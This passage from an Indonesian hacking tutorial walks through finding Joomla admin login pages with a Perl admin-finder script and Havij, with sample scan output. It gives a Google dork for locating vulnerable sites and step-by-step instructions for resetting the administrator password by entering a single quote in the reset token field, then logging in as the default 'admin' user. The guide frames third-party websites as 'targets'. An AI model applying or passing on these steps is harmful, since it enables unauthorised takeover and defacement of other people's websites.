Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>perl admin.pl
```

Gambar 2.15. Menjalankan file pl

4. Setelah itu Anda diminta untuk memasukkan nama web target kemudian tekan **Enter**.

Gambar 2.16. Admin Control Panel Finder

5. Lalu Anda juga ditanyakan jenis ekstensi file yang digunakan oleh web tersebut. Dalam hal ini Anda bisa mengetahuinya melalui Sitonomy yang telah kita jelaskan sebelumnya. Atau jika Anda bingung, ketik saja **any**.


```
Enter the coding language of the website
e.g.: asp, php, cfm, any
If you don't know the launguage used in the coding then simply type ** any **
--> any_
```

Gambar 2.17. Memilih pemrograman web

6. Setelah menekan Enter, tunggu proses pencarian halaman administrator dilakukan sampai selesai.

Gambar 2.18. Proses mencari halaman admin


7. Apabila halaman administrator berhasil ditemukan maka akan muncul pesan *Congratulations, this admin login page is working*.


```
[-] Not Found <- http://www.          .com/administr8.php
[-] Not Found <- http://www.          .com/administr8/
[-] Not Found <- http://www.          .com/administratie/
[-] Not Found <- http://www.          .com/administration.html
[-] Not Found <- http://www.          .com/administration.php
[-] Not Found <- http://www.          .com/administration/
[-] Not Found <- http://www.          .com/administrator.asp
[-] Not Found <- http://www.          .com/administrator.cfm
[-] Not Found <- http://www.          .com/administrator.html
[-] Not Found <- http://www.          .com/administrator.php

 [+] Found -> http://www.          .com/administrator/

 Congratulation, this admin login page is working.

 Good luck from Tartou2

[-] Not Found <- http://www.          .com/administrator/account.asp
[-] Not Found <- http://www.          .com/administrator/account.cfm
[-] Not Found <- http://www.          .com/administrator/account.html
[-] Not Found <- http://www.          .com/administrator/account.php
[-] Not Found <- http://www.          .com/administrator/index.asp
[-] Not Found <- http://www.          .com/administrator/index.cfm
[-] Not Found <- http://www.          .com/administrator/index.html

 [+] Found -> http://www.          .com/administrator/index.php

 Congratulation, this admin login page is working.
```


Gambar 2.19. Halaman administrator ditemukan

Sekarang kita akan menggunakan sebuah tools yang bernama Havij. Anda bisa men-download program ini pada http://itsecteam.com/en/tools.htm.

Gambar 2.20. itsecteam.com

Setelah mendapatkan program tersebut, lakukan proses instalasi dan ikuti langkah di bawah ini untuk menggunakannya:

1. Pada tampilan pertama Havij akan ditampilkan informasi mengenai program tersebut.

Gambar 2.21. Havij

2. Klik pada tab **Find Admin**.
3. Pada bagian *Path to search* masukkan nama web target kemudian klik ikon **Start**.

Gambar 2.22. Menjalankan Havij


4. Tunggu proses pencarian halaman admin dilakukan sampai selesai.

Gambar 2.23. Proses berlangsung

5. Hasil pencariannya bisa Anda lihat pada bagian *Found Pages*. Perhatikan pada kolom *Response* yang menunjukkan 200 OK adalah halaman admin yang berhasil ditemukan.

Found Pages:

Page	Response
http://www /login.htm	500 View not found [name, type, prefix]: login,htm,userView
http://www /login.php	500 View not found [name, type, prefix]: login,php,userView
http://www /login.html	200 OK
http://www /login/	200 OK
http://www /controlpanel/	301 Moved Permanently
http://www /cpanel/	301 Moved Permanently

Gambar 2.24. Halaman administrator ditemukan

Dengan memperoleh halaman login administrator tersebut, juga bisa digunakan untuk mengetahui versi Joomla yang digunakan. Perhatikan gambar di bawah ini untuk melihat perbedaannya.

Gambar 2.25. Halaman login Joomla

Khusus untuk Joomla versi 1.0.x, biasanya pada sudut kanan atas layar ditampilkan langung versi Joomla tersebut.

Melacak Posisi Modul

Ada sebuah cara bagaimana kita bisa melihat posisi modul template yang digunakan pada sebuah halaman yang berbasis Joomla.


Caranya dengan memasukkan nama web joomla pada URL.

Misalnya: http://www.web-joomla.com/

Kemudian tambahkan parameter berikut ini di belakang URL tersebut "**?tp=1**"

Jadinya akan seperti ini: http://www.id-joomla.com/?tp=1

Berikut contoh hasilnya yang saya terapkan pada joomla.org.

http://www.joomla.org/?tp=1

Gambar 2.26. Posisi modul


Reset Password Admin

Sebelumnya kita telah mengetahui cara untuk menemukan halaman login administrator. Kali ini kita akan mencoba masuk sebagai administrator. Dengan jalan me-reset password admin-nya.

Di sini saya memperoleh target yang mengandung URL berikut ini:

index.php?option=com_user&view=reset&layout=confirm.

Anda juga bisa memanfaatkan Google untuk mencari target Anda, dengan menggunakan syntax berikut:

inurl:option=com_user

Gambar 2.27. Inurl:option=com_user


Misalnya, Anda menemukan web target seperti berikut ini.

http://target.com/index.php?option=com_user&view=reset&layout=confirm

Atau kalau web target tidak menunjukkan link seperti di atas, Anda bisa memasukkan sendiri syntax:

"*index.php?option=com_user&view=reset&layout=confirm*"

di belakang nama website.

Maka akan muncul pesan untuk konfirmasi account.

Gambar 2.28. Confirm your account

Masukkan pada bagian *token*, tanda kutip tunggal ('), lalu klik tombol **Submit**.

Selanjutnya tampil halaman seperti di bawah ini, yang berguna untuk melakukan *Reset Password*. Sebagai contoh di sini, saya memasukkan kedua field tersebut dengan "administrator".

Setelah selesai, klik tombol **Submit**.

Gambar 2.29. Klik Submit

Apabila berhasil maka akan muncul pesan bahwa password telah direset. Serta halaman login seperti di bawah ini akan muncul.


Gambar 2.30. Password berhasil di-reset


Kini kita bisa mencoba login pada halaman administratornya menggunakan password reset yang barusan kita buat tersebut. Hanya saja di sini Anda perlu mengetahui nama account dari administratornya walaupun password-nya sudah Anda ganti.

Namun, di sini kita bisa mencoba menggunakan username default dari Joomla, yaitu admin. Tapi ada juga situs yang mengubah default username-nya menjadi: "administrator", "webadmin", "adminweb", dan sekitar-sekitarnya. Namun kebanyakan web tidak mengubah admin default tersebut. Termasuk pula pengalaman pahit saya sendiri.

Sedikit pengalaman saja. Sejujurnya, web saya sendiri pernah di-deface dengan teknik seperti ini oleh orang lain. Hal ini karena saya malas untuk meng-*update* versi Joomla yang saya gunakan. Hal ini menunjukkan tidak semua orang menggunakan Joomla versi terbaru. Bahkan dari hasil *searching* Google yang saya lakukan, saat ini pun masih banyak web yang masih menggunakan Joomla versi 1.0.x. Efek hacking di atas bisa diterapkan pada Joomla sampai versi 1.5.5.

Tips tambahan:

Terkadang Google tidak mau menampilkan hasil pencarian yang menggunakan syntax seperti inurl tersebut. Melainkan hanya halaman kosong melompong, atau sewaktu Anda ingin membuka halaman hasil pencarian berikutnya, tampilan Google tetap tidak berubah.

Gambar 2.31. Google kosong

Apabila hal ini terjadi, Anda cukup menekan tombol **Refresh** pada browser yang Anda gunakan.

Gambar 2.32. Refresh/Reload